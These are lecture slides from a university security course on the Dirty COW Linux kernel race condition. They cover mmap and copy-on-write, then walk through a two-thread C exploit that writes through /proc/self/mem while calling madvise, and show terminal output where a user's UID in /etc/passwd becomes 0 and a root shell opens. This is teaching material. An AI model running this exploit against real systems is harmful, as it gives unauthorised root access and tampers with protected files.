Dirty COW

Lecture 7


Instructor: C. Pu (Ph.D., Assistant Professor)

puc@marshall.edu

Introduction

- Dirty COW (Copy-On-Write) vulnerability: race condition vulnerability
  - ***where?*** Linux kernel
    - the code of copy-on-write inside Linux kernel
  - ***when?*** existed since Sep 2007, and discovered and exploited in Oct 2016
  - ***consequence?*** affects all Linux-based OS (including Android)
    - gain root privilege
    - modify any protected file (even only readable)

Memory Mapping using mmap()



Virtual address spaces (pages)
Physical address space (frames)
Process 1
Process 2

- let's discuss how memory mapping works
- in Unix, ***mmap()***: maps files into memory
  - default mapping type: *file-backed mapping*
    - map an area of a process's virtual memory to files
      - means reading or writing to those areas of memory causes the file to be read or written

```
int main()
{
  struct stat st;
  char content[20];
  char *new_content = "New Content";
  void *map;

  int f=open("./zzz", O_RDWR);                          ①
  fstat(f, &st);
```

line ① opens a file in read-write mode.

- O_RDWR: open for reading and writing.

int ***fstat***(int *fildes*, struct stat **buf*);

- ***fstat***() function shall obtain information about an open file associated with the file descriptor *fildes*, and shall write it to the area pointed to by *buf*.

int ***open***(const char **pathname*, int *flags*);

- ***open***() system call opens the file specified by *pathname*. if the specified file does not exist, it may optionally (if O_CREAT is specified in *flags*) be created by ***open***().
- the return value of ***open***() is a file descriptor.

Memory Mapping using mmap()

st_size: the size of the file in bytes

```
// Map the entire file to memory
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,   ②
                           MAP_SHARED, f, 0);
```

line ② opens a file in read-write mode.

- ***nmap***(): create a mapped memory https://docs.microsoft.com/en-us/dotnet/standard/io/memory-mapped-files
  - 1 st arg: starting address for the mapped memory
    - if *NULL*, kernel will decide the address
  - 2nd arg: size of the mapped memory
  - 3rd arg: if the memory is readable or writable.
    - should match the access type from line ①; otherwise, mapping fails
    - in our code, the file is opened with O_RDWR, we can map using PROT_READ and PROT_WRITE
  - 4th arg: determining whether an update to the mapping is visible to other processes mapping the same region; whether the update is carried through to the underlying file
  - 5th arg: file that needs to be mapped
  - 6th arg: offset indicating from where inside the file the mapping should start

Memory Mapping using mmap()

- once a file is mapped to memory, we can access the file by reading from and writing to the mapped memory

```
// Read 10 bytes from the file via the mapped memory
memcpy((void*)content, map, 10);                      ③
printf("read: %s\n", content);

// Write to the file via the mapped memory
memcpy(map+5, new_content, strlen(new_content));      ④

// Clean up
munmap(map, st.st_size);
close(f);
return 0;
```

read 10 bytes from the file using a memory-access function ***memcpy***()

write a string to the file

clean up mapping

close a file


void ****memcpy***(void *restrict *dest*, const void *restrict *src*, size_t *n*);

- ***memcpy***() function copies *n* bytes from memory area *src* to memory area *dest.*
- copying the data from one memory location to another location

int ***munmap***(void **addr*, size_t *length*);


- ***munmap***() system call ***deletes*** the mappings for the specified address range, and causes further references to addresses within the range to generate invalid memory references.

Memory Mapping using mmap()



- when accessing a file, we usually use ***read***() and ***write***()
  - trapping into kernel (invoke a kernel routine)
  - copying data between the user space and the kernel space
- advantage of ***nmap***()
  - accessing file becomes memory operations (conducted entirely in user space)
  - the time spent on file access can be reduced
- disadvantage of ***nmap***()
  - performance improvement is not free
  - requiring memory usage
    - commit a block of memory to the mapped file
  - mapping a large file into memory???
    - the memory usage becomes a concern
  - mapping a small portion of file, memory mapping is beneficial


MAP_SHARED and MAP_PRIVATE



- ***mmap***() system call: create a new mapping in *virtual address space* of the *calling process*
  - when used on a file, the file content is loaded into physical memory, which will be mapped to the calling process's virtual memory
  - when multiple processes map the ***same file*** to memory, the physical memory for file content is the same
    - although they map the file to different virtual memory addresses
  - if mapping file using ***MAP_SHARED*** option
    - writes to the mapped memory update the ***shared physical memory***
    - the update is immediately visible to other processes

```
// Map the entire file to memory
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,   ②
                           MAP_SHARED, f, 0);
```

MAP_SHARED and MAP_PRIVATE




MAP_SHARED

MAP_SHARED:

- the mapped memory behaves like a ***shared memory between the two processes***.
- when multiple processes map the same file to memory, they can map the file to different virtual memory addresses, but the physical address where the file content is held is same.

MAP_SHARED and MAP_PRIVATE



no longer mapped to the actual file

MAP_PRIVATE

MAP_PRIVATE:

- the file is mapped to the memory *private to the calling process*.
- changes made to memory will not be visible to other processes; nor will the changes be carried through to the underlying file

- MAP_PRIVATE is used if a process wants to have a *private copy of file*, and it does not want any update to the private copy to affect the original file
- to create a *private copy*, the file content needs to be copied to the private memory
  - initially pointing to the shared physical memory
  - kernel allocates a new block of physical memory, and copy the file content from the master copy to the new memory
  - kernel updates the reference, so the mapped virtual memory will point to the new physical memory
    - read and write will be conducted on the private copy

Copy On Write (COW)

- COW: an optimization technique allowing virtual pages of memory in different processes to map to the same physical memory pages, if they have identical contents
    - COW is widely used in modern OS
    - e.g., a parent process creates a child process using ***fork***()
        - child process has its own private memory, with the initial contents being copied from parent process
        - OS lets the child process share the parent process's memory by making page entries point to the same physical memory
        - if the memory is only read, memory copy is not required
        - if any one tries to write to the memory, an exception will be raised and OS will allocate new physical memory for the child process (dirty page), copy contents from the parent process, change each process's (parent and child) page table so that it points to its own private copy


Mapping Read-Only Files: Create a File First


1. create a file zzz in the root directory.
2. set its owner/group to root and make it readable (not writable) to other users.

```
$ ls -ld zzz
-rw-r--r-- 1 root root 6447 Nov  8 16:25 zzz
$ cat /zzz
1111111111111111111111111111111
```

ls command reference: https://www.techonthenet.com/unix/basic/ls.php

Unix file permissions reference: https://cs.hofstra.edu/docs/pages/reference/unix_modes.html





Symbol	Meaning
-	Indicates flag is not set.
r	File is readable.
w	File is writeable. For directories, files may be created or removed.
x	File is executable. For directories, files may be listed.
s	Set group ID (setgid). For directories, files created therein will be associated with the same group as the directory, rather than default group of the user. Subdirectories created therein will not only have the same group, but will also inherit the sgid setting.

- with normal account:
  - we can only open this file using read_only flag (O_RDONLY).
  - if we map this file to the memory, we need to use PROT_READ option, so the memory is read-only.

Mapping Read-Only Files

- using ***memcpy***() to ***read*** from the mapped memory is still possible
  - cannot write to the read-only memory due to access protection on the memory
- however, OS, run in a privileged mode, can still write to the read-only memory
  - in Linux, if a file is mapped using MAP_PRIVATE, OS will allow us to write to the mapped memory via a different method using ***write***() system call
    - it is a safe operation because write is only conducted on our own ***private copy*** of the memory, not affecting others

Mapping Read-Only Files: Code

```
int main(int argc, char *argv[])
{
  char *content="**New content**";
  char buffer[30];
  struct stat st;
  void *map;

  int f=open("/zzz", O_RDONLY);
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);  ①

  // Open the process's memory pseudo-file
  int fm=open("/proc/self/mem", O_RDWR);                      ②

  // Start at the 5th byte from the beginning.
  lseek(fm, (off_t) map + 5, SEEK_SET);                       ③
```

Line ①: map /zzz into read-only memory. we cannot directly write this to memory, but it can be done using the ***proc*** file system.

Line ②: using the ***proc*** file system, a process can use read(),write() and lseek() to access data from its memory.

Line ③: lseek() system call moves the file pointer to the 5th byte from the beginning of the mapped memory.

/proc/[pid]/mem
- this file can be used to access the pages of a process's memory through open(), read(), and lseek().

reference:
https://man7.org/linux/man-pages/man5/proc.5.html

proc file system: a special filesystem in Unix-like OS that presents information about process and other system info. in a hierarchical file-like structure, providing a convenient and standardized method for dynamically accessing process data.

lseek(int fd, off_t offset, int whence)
- lseek() repositions the file offset of the open file description associated with the file descriptor *fd* to the argument *offset* according to the directive *whence*
- SEEK_SET: the file offset is set to offset bytes

Mapping Read-Only Files: Code

```
// Write to the memory
write(fm, content, strlen(content));                               ④

// Check whether the write is successful
memcpy(buffer, map, 29);
printf("Content after write: %s\n", buffer);

// Check content after madvise
madvise(map, st.st_size, MADV_DONTNEED);                           ⑤
memcpy(buffer, map, 29);
printf("Content after madvise: %s\n", buffer);
```

*write(int fd, const void *buf, size_t count);*

- writes up to *count* bytes from the buffer starting at *buf* to the file referred to by the file descriptor *fd*.

```
$ gcc cow_map_readonly_file.c
$ a.out
Content after write: 11111**New content**111111111
Content after madvise: 11111111111111111111111111111
$ cat /zzz
1111111111111111111111111111111
```

Line ④: write() system call writes a string to the memory.

- it triggers copy on write (MAP_PRIVATE), i.e., writing is only possible on a private copy of the mapped memory.

Line ⑤: tell the kernel that private copy is no longer needed.


- the kernel will point our page table back to the original mapped memory.
- hence, the changes made to the private file is discarded.

- memory is modified as we can see the changed content.
- but the change is only in the copy of the mapped memory; it does not change the underlying file.

Dirty-COW Vulnerability

- for Copy-On-Write, three important steps are performed:
  - (a) make a copy of the mapped memory
  - (b) update the page table, so the virtual memory points to newly created physical memory
  - (c) write to the memory
  - the above steps are not atomic in nature:
    - they can be interrupted by other threads which creates a potential race condition leading to Dirty Cow vulnerability

Dirty-COW Vulnerability


write()
Step A: Make a copy of the mapped memory
Step B: Change the page table, so the virtual memory now points to ②
Step C: Write to the memory
Change the page table, so the virtual memory now points back to ①
Physical Memory
①
copy
②
file
Process's Virtual Memory


- the problem occurs between Step B and Step C
  - Step B changes the page table of the process (the virtual memory points to the physical memory marked by ②)
  - if nothing happens afterwards, Step C will be performed (write() will write to the private copy of the mapped memory)
  - what if something else happens between Step B and Step C? What if the page entries for the virtual memory got changed in the between?
    - ***madvise***() with MADV_DONTNEED: ask kernel to discard the private copy of the mapped memory (marked by ②)
    - the page table can point back to the original mapped memory (marked by ①)

Dirty-COW Vulnerability

- if ***madvise***() is executed between Steps B and C: *dangerous race condition*
  - Step B makes the virtual memory point to ②.
  - ***madvise***() will change it back to ① (negating Step B)
  - Step C will modify the physical memory marked by ①, instead of the private copy.
  - changes in the memory marked by ① will be carried through to the underlying file, causing a read-only file to be modified.
- *why doesn't the protection (preventing write()) on mapped memory work?*
  - *the memory is marked as copy-on-write, so it should not be writable by the process*
  - the protection does work; but only at the beginning
    - when write() system call starts, it checks for the protection of the mapped memory.
    - when it sees that is a COW memory, it triggers A,B,C without a double check.
      - before Step C is performed, no need for another check
      - precondition assumed by Step C can be *invalidated* by ***madvise***()

Exploiting Dirty COW vulnerability

- basic idea of exploiting the Dirty COW vulnerability: need to run two threads
  - thread 1: write to the mapped memory using ***write***()
  - thread 2: discard the private copy of the mapped memory using ***madvise***()
  - if these two threads follow the intended order, there will be no problem.
    - Step A, B, C, ***madvise***(), Step A, B, C, ***madvise***(), …
  - if ***madvise***() gets in between Step B and Step C, an undesirable situation might occur
    - standard race condition vulnerability: two processes or threads race each other to influence the output


write()
Step A: Make a copy of the mapped memory
Step B: Change the page table, so the virtual memory now points to 2
Step C: Write to the memory
madvise()
write()
Step A: Make a copy of the mapped memory
Step B: Change the page table, so the virtual memory now points to 2
madvise()
Step C: Write to the memory

Exploiting Dirty COW vulnerability

selecting ***/etc/passwd*** as target file: the file is world-readable, but non-root users cannot modify it.

- the file contains the user account info., one record for each user

```
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003:,,,:/home/testcow:/bin/bash
```

- user ID;
- change it to 0000 using the Dirty COW vulnerability
  - turn it into root (any user with user ID 0 is treated as root by system)

the third field denotes the User-ID of the user (for Root, it is 0).

- if we can change the third field of our own record (user testcow) into 0, we can turn ourselves into root.

Attack: Main Thread

```
void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "testcow:x:1001");                  ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size); ②
  pthread_create(&pth2, NULL, writeThread, position);              ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

<u>Set Up Memory Mapping and Threads</u>

- open the /etc/passwd file in read-only mode
- map etc/passwd file into memory
  - since we only have read permission on the /etc/passwd file, we can only map it to the read-only memory
  - our goal is to write to the mapped memory, not to its copy
  - to do that, we create two additional threads, run them in parallel, and hit the condition needed for exploiting the Dirty COW vulnerability

Attack: Main Thread

```
void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "testcow:x:1001");                    ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);  ②
  pthread_create(&pth2, NULL, writeThread, position);                ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

strstr(): find where the record for the testcow account is from the mapped memory

start two threads

- write thread
- madvise thread

Attack: Two Threads

The write Thread:

```
  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

the write thread: replaces the string "testcow:x:1001" in the memory with "testcow:x:0000"


- since the mapped memory is of COW type, this thread alone will only be able to modify the contents in the private copy of the mapped memory, which will not cause any change to the underlying /etc/passwd file.

The madvise Thread:

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

the madvise thread: discards the private copy of the mapped memory so the page table points back to the original mapped memory.

Attack Result



```
seed@ubuntu:$ su testcow
Password:
testcow@ubuntu:$ id
uid=1001(testcow) gid=1003(testcow) groups=1003(testcow)
testcow@ubuntu:$ exit
exit
seed@ubuntu:$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:$ a.out
  ... press Ctrl-C after a few seconds ...
seed@ubuntu:$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:,,,:/home/testcow:/bin/bash      ← UID becomes 0!
seed@ubuntu:$ su testcow
Password:
root@ubuntu:# ← Got a root shell!
root@ubuntu:# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```

run the attack program for just a few seconds, and then press Ctrl-C to stop the program.

- if the write() and the madvise() system calls are invoked alternatively (one if invoked only after the other is finished), the write operation will always be performed on the private copy, and we will never be able to modify the target file.
- the only way for the attack to succeed is to perform madvise() system call between Step B and Step C in side the write() system call.
- we cannot always achieve that, so we need to try many times. (as long as the probability is not extremely low, we will have a chance)
  - this is why in the threads, we run the two system calls in an infinite loop